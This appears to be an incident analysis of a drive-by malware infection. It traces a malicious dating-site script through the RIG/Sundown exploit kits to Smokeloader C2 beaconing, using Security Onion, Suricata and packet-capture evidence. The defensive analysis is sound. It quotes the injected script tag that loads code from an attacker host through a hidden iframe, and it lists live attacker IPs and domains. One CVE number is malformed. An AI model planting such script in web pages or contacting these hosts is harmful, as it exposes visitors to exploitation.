
Jyri Puurunen
Kristian Sikanen

CHAIN OF EVENTS



21:45.24

User (**IP: 10.1.4.102**) visits dating site "datitngforllives". Site itself may be malicious, or compromised by threat-actor. Site had malicious javascript call to "**https://www.freebitc.pro/unlimited/howareyou**" (IP: 185.56.233.186)

21:45.25

Shortly after landing to the page, burst of TLS- encrypted data happened, initiated by malicious script over HTTPS. We suspect that the page was controlled by EK RIG, which scanned for initial vulnerabilities and provided URIs to download them via TCP connection to IP: **185.178.47.70**

21:45.25 - .31

Two (confirmed as malicious by virustotal) files was transferred to host, RIG & Sundown* being the delivery mechanisms. First was identified as "Cryxos", a known trojan via **CVE-2016-0189 (memory corruption issue in the JScript and VBScript engines used by Internet Explorer and Edge)**. Second being swf- file to exploit outdated Adobe Flash via **CVE-2018-487 (allows attacker to execute arbitrary code on a system).**


21:45.48 – 22:58.02

C2 beacon was detected (SO detected Sharik/Smoke). Further inspection suggests Smokeloader family, generic backdoor with range of capabilities. Further communication with C2- server was recorded as http- requests towards old soviet union domain "www.letitbit.su", as well as TCP- connection (C2srv IP: **185.68.93.192**)

*At this point it is unclear if RIG & Sundown were used as cross-pollination attack, multistage attack OR whether only one of them was present, since both of them operate similarly. If we believe SO, RIG provided URI structs to malicious files & Sundown provided the landing pages.


IOC - SO

Call to malicious javascript



```
<script type='text/javascript' src='https://www.freebitc.pro/unlimited/howareyou'></script><iframe
onload="window.setTimeout('visits()', 99)" src='about:blank' style='visibility:hidden'></iframe>
```

Security Onion Alerts



Last 500 months

Click the clock icon to change to absolute time

Timestamp	event.dataset	rule.name	event.severity_label	source.ip	source.port	destination.ip	destination.port	rule.gid	rule.uui
2019-01-04 21:45:25.979 +02:00	suricata.alert	ET EXPLOIT_KIT RIG EK URI Struct Mar 13 2017 M2	high	10.1.4.102	49207	185.178.47.70	80	1	2024049
2019-01-04 21:45:26.154 +02:00	suricata.alert	ET EXPLOIT_KIT SunDown EK RIP Landing M1 B643	high	185.178.47.70	80	10.1.4.102	49207	1	2024355
2019-01-04 21:45:26.154 +02:00	suricata.alert	ET EXPLOIT_KIT SunDown EK RIP Landing M1 B642	high	185.178.47.70	80	10.1.4.102	49207	1	2024354
2019-01-04 21:45:26.331 +02:00	suricata.alert	ET HUNTING Suspicious Possible CollectGarbage in base64 1	low	185.178.47.70	80	10.1.4.102	49207	1	2016825
2019-01-04 21:45:26.331 +02:00	suricata.alert	ET EXPLOIT_KIT SunDown EK RIP Landing M4 B642	high	185.178.47.70	80	10.1.4.102	49207	1	2024363
2019-01-04 21:45:26.836 +02:00	suricata.alert	ET INFO Outdated Flash Version M1	high	10.1.4.102	49208	185.178.47.70	80	1	2014726
2019-01-04 21:45:26.836 +02:00	suricata.alert	ET EXPLOIT_KIT RIG EK URI Struct Jun 13 2017	high	10.1.4.102	49208	185.178.47.70	80	1	2024381
2019-01-04 21:45:30.947 +02:00	suricata.alert	ET USER_AGENTS Observed Suspicious UA (xa4)	medium	10.1.4.102	49213	185.178.47.70	80	1	2029554
2019-01-04 21:45:30.947 +02:00	suricata.alert	ET EXPLOIT_KIT RIG EK URI Struct Jun 13 2017	high	10.1.4.102	49213	185.178.47.70	80	1	2024381
2019-01-04 21:45:48.816 +02:00	suricata.alert	ET DNS Query for .su TLD (Soviet Union) Often Malware Related	medium	10.1.4.102	54078	10.1.4.1	53	1	2014169
2019-01-04 21:45:49.409 +02:00	suricata.alert	ET MALWARE Sharik/Smoke CnC Beacon 11	high	10.1.4.102	49224	185.68.93.192	80	1	2025993
2019-01-04 21:45:49.409 +02:00	suricata.alert	ET INFO HTTP Request to .su TLD (Soviet Union) Often Malware Related	medium	10.1.4.102	49224	185.68.93.192	80	1	2014170
2019-01-04 21:45:51.717 +02:00	suricata.alert	ET INFO HTTP Request to .su TLD (Soviet Union) Often Malware Related	medium	10.1.4.102	49225	185.68.93.192	80	1	2014170
2019-01-04 21:56:08.772 +02:00	suricata.alert	ET INFO HTTP Request to .su TLD (Soviet Union) Often Malware Related	medium	10.1.4.102	49227	185.68.93.192	80	1	2014170
2019-01-04 22:06:17.652 +02:00	suricata.alert	ET INFO HTTP Request to .su TLD (Soviet Union) Often Malware Related	medium	10.1.4.102	49229	185.68.93.192	80	1	2014170
2019-01-04 22:16:26.547 +02:00	suricata.alert	ET INFO HTTP Request to .su TLD (Soviet Union) Often Malware Related	medium	10.1.4.102	49231	185.68.93.192	80	1	2014170
2019-01-04 22:26:35.442 +02:00	suricata.alert	ET INFO HTTP Request to .su TLD (Soviet Union) Often Malware Related	medium	10.1.4.102	49233	185.68.93.192	80	1	2014170
2019-01-04 22:36:45.367 +02:00	suricata.alert	ET INFO HTTP Request to .su TLD (Soviet Union) Often Malware Related	medium	10.1.4.102	49235	185.68.93.192	80	1	2014170
2019-01-04 22:46:54.262 +02:00	suricata.alert	ET INFO HTTP Request to .su TLD (Soviet Union) Often Malware Related	medium	10.1.4.102	49237	185.68.93.192	80	1	2014170
2019-01-04 22:57:03.173 +02:00	suricata.alert	ET INFO HTTP Request to .su TLD (Soviet Union) Often Malware Related	medium	10.1.4.102	49239	185.68.93.192	80	1	2014170


Rows per page: 50 1-20 of 20

Version: 2.4.110

© 2024 Security Onion Solutions, LLC

License: ELv2

RIG & Smokeloader



Total Found: 2

- Temporarily enable advanced interface features
- Acknowledged
- Escalated

Never
Automatic refresh interval

Europe/Kyiv
Time Zone


Last 500 months

Click the clock icon to change to absolute time

Timestamp	event.dataset	rule.name	event.severity_label	source.ip	source.port	destination.ip	destination.port	rule.gid	rule.uuid	r
2019-01-04 21:45:25.979 +02:00	suricata.alert	ET EXPLOIT_KIT RIG EK URI Struct Mar 13 2017 M2	high	10.1.4.102	49207	185.178.47.70	80	1	2024049	Expl
2019-01-04 21:45:49.409 +02:00	suricata.alert	ET MALWARE Sharik/Smoke CnC Beacon 11	high	10.1.4.102	49224	185.68.93.192	80	1	2025993	Malw

Rows per page: 50 1-2 of 2


DNS- queries to malicious site after user enters the dating site



```
Standard query 0xaa15 A www.freebitc.pro
Standard query response 0xaa15 A www.freebitc.pro A 185.56.233.186 NS ns2.t…
Standard query 0x8d07 A letitbit.su
Standard query response 0x8d07 A letitbit.su A 185.68.93.192
```


IOC - KIBANA

Attempts to communicate with C2- server



```
 178 5.680344     10.1.4.102     185.178.47.70   HTTP   683 00:08:02:1c:47:ae  20:e5:2a:b6:93:f1  Jan  4, 2019 21:45:29.786171… 49213  80     GET /?NTI5NTE4&JVmmmoonxMjQ&yTwKqXSIwvYIG=
 509 7.570447     185.178.47.70  10.1.4.102      HTTP   244 20:e5:2a:b6:93:f1  00:08:02:1c:47:ae  Jan  4, 2019 21:45:31.676274… 80     49213  HTTP/1.1 200 OK  (application/x-msdownloa
 531 25.050950    10.1.4.102     185.68.93.192   HTTP   117 00:08:02:1c:47:ae  20:e5:2a:b6:93:f1  Jan  4, 2019 21:45:49.156777… 49224  80     POST / HTTP/1.1  (application/x-www-form-u
 909 26.431892    185.68.93.192  10.1.4.102      HTTP  1112 20:e5:2a:b6:93:f1  00:08:02:1c:47:ae  Jan  4, 2019 21:45:50.537719… 80     49224  HTTP/1.1 404 Not Found  (text/html)
 938 28.011468    10.1.4.102     185.68.93.192   HTTP   531 00:08:02:1c:47:ae  20:e5:2a:b6:93:f1  Jan  4, 2019 21:45:52.117295… 49225  80     POST / HTTP/1.1  (application/x-www-form-u
 941 28.317662    185.68.93.192  10.1.4.102      HTTP   596 20:e5:2a:b6:93:f1  00:08:02:1c:47:ae  Jan  4, 2019 21:45:52.423489… 80     49225  HTTP/1.1 404 Not Found  (text/html)
 951 644.194758   10.1.4.102     185.68.93.192   HTTP   147 00:08:02:1c:47:ae  20:e5:2a:b6:93:f1  Jan  4, 2019 21:56:08.300585… 49227  80     POST / HTTP/1.1  (application/x-www-form-u
 954 644.453071   185.68.93.192  10.1.4.102      HTTP   302 20:e5:2a:b6:93:f1  00:08:02:1c:47:ae  Jan  4, 2019 21:56:08.558898… 80     49227  HTTP/1.1 404 Not Found  (text/html)
 961 1253.088617  10.1.4.102     185.68.93.192   HTTP   147 00:08:02:1c:47:ae  20:e5:2a:b6:93:f1  Jan  4, 2019 22:06:17.194444… 49229  80     POST / HTTP/1.1  (application/x-www-form-u
 964 1253.344215  185.68.93.192  10.1.4.102      HTTP   302 20:e5:2a:b6:93:f1  00:08:02:1c:47:ae  Jan  4, 2019 22:06:17.450042… 80     49229  HTTP/1.1 404 Not Found  (text/html)
 971 1861.981739  10.1.4.102     185.68.93.192   HTTP   147 00:08:02:1c:47:ae  20:e5:2a:b6:93:f1  Jan  4, 2019 22:16:26.087566… 49231  80     POST / HTTP/1.1  (application/x-www-form-u
 974 1862.225280  185.68.93.192  10.1.4.102      HTTP   302 20:e5:2a:b6:93:f1  00:08:02:1c:47:ae  Jan  4, 2019 22:16:26.331107… 80     49231  HTTP/1.1 404 Not Found  (text/html)
 981 2470.865229  10.1.4.102     185.68.93.192   HTTP   147 00:08:02:1c:47:ae  20:e5:2a:b6:93:f1  Jan  4, 2019 22:26:34.971056… 49233  80     POST / HTTP/1.1  (application/x-www-form-u
 984 2471.128238  185.68.93.192  10.1.4.102      HTTP   302 20:e5:2a:b6:93:f1  00:08:02:1c:47:ae  Jan  4, 2019 22:26:35.234065… 80     49233  HTTP/1.1 404 Not Found  (text/html)
 991 3079.769732  10.1.4.102     185.68.93.192   HTTP   147 00:08:02:1c:47:ae  20:e5:2a:b6:93:f1  Jan  4, 2019 22:36:43.875559… 49235  80     POST / HTTP/1.1  (application/x-www-form-u
 994 3081.043082  185.68.93.192  10.1.4.102      HTTP   302 20:e5:2a:b6:93:f1  00:08:02:1c:47:ae  Jan  4, 2019 22:36:45.148909… 80     49235  HTTP/1.1 404 Not Found  (text/html)
1001 3689.682371  10.1.4.102     185.68.93.192   HTTP   147 00:08:02:1c:47:ae  20:e5:2a:b6:93:f1  Jan  4, 2019 22:46:53.788198… 49237  80     POST / HTTP/1.1  (application/x-www-form-u
1004 3689.945665  185.68.93.192  10.1.4.102      HTTP   302 20:e5:2a:b6:93:f1  00:08:02:1c:47:ae  Jan  4, 2019 22:46:54.051492… 80     49237  HTTP/1.1 404 Not Found  (text/html)
1011 4298.587479  10.1.4.102     185.68.93.192   HTTP   147 00:08:02:1c:47:ae  20:e5:2a:b6:93:f1  Jan  4, 2019 22:57:02.693306… 49239  80     POST / HTTP/1.1  (application/x-www-form-u
1014 4298.852986  185.68.93.192  10.1.4.102      HTTP   302 20:e5:2a:b6:93:f1  00:08:02:1c:47:ae  Jan  4, 2019 22:57:02.958813… 80     49239  HTTP/1.1 404 Not Found  (text/html)
```

Transfer of first malicious file



Filter your data using KQL syntax

@timestamp: Nov 5, 2018 @ 15:13:15.810 to Nov 5, 2020 @ 15:13:15.810 ×   hash.md5: exists ×

Security Onion - All Logs

22 documents

@timestamp	source.ip	source.port	destination.ip
Jan 4, 2019 @ 22:06:17.194	10.1.4.102	49229	185.68.93.192
Jan 4, 2019 @ 21:56:08.558	10.1.4.102	49227	185.68.93.192
Jan 4, 2019 @ 21:56:08.300	10.1.4.102	49227	185.68.93.192
Jan 4, 2019 @ 21:45:52.423	10.1.4.102	49225	185.68.93.192
Jan 4, 2019 @ 21:45:51.516	10.1.4.102	49225	185.68.93.192
Jan 4, 2019 @ 21:45:49.407	10.1.4.102	49224	185.68.93.192
Jan 4, 2019 @ 21:45:49.156	10.1.4.102	49224	185.68.93.192
Jan 4, 2019 @ 21:45:30.946	10.1.4.102	49213	185.178.47.70
Jan 4, 2019 @ 21:45:26.834	10.1.4.102	49208	185.178.47.70
Jan 4, 2019 @ 21:45:25.977	10.1.4.102	49207	185.178.47.70
Jan 4, 2019 @ 21:45:24.411	10.1.4.102	49197	88.208.7.193

Rows per page: 100

Document   21 of 22

Actions: View single document   View surrounding documents


Table   JSON

Search field names

Actions	Field	Value
	_id	ZP3D2JIBeWIcKxCiAKhw
	_index	.ds-logs-import-so-2024.10.29-000001
	_score	-
	@timestamp	Jan 4, 2019 @ 21:45:25.977
	client.ip	10.1.4.102
	client.port	49,207
	container.id	logs
	data_stream.dataset	import
	data_stream.namespace	so
	data_stream.type	logs
	destination_geo.asn	9,123
	destination_geo.ip	185.178.47.70
	destination_geo.network	185.178.44.0/22
	destination_geo.organization_name	TimeWeb Ltd.
	destination.geo.city_name	St Petersburg
	destination.geo.continent_name	Europe
	destination.geo.country_iso_code	RU
	destination.geo.country_name	Russia
	destination.geo.ip	185.178.47.70
	destination.geo.location	POINT (30.3096 59.9417)
	destination.geo.region_iso_code	RU-SPE
	destination.geo.region_name	St.-Petersburg
	destination.geo.timezone	Europe/Moscow
	destination.ip	185.178.47.70
	destination.port	80

Rows per page: 25   1 2 3

Attempts to communicate with C2- server



Filter your data using KQL syntax

@timestamp: Nov 5, 2018 @ 15:13:15.810 to Nov 5, 2020 @ 15:13:15.810 ×   hash.md5: exists ×

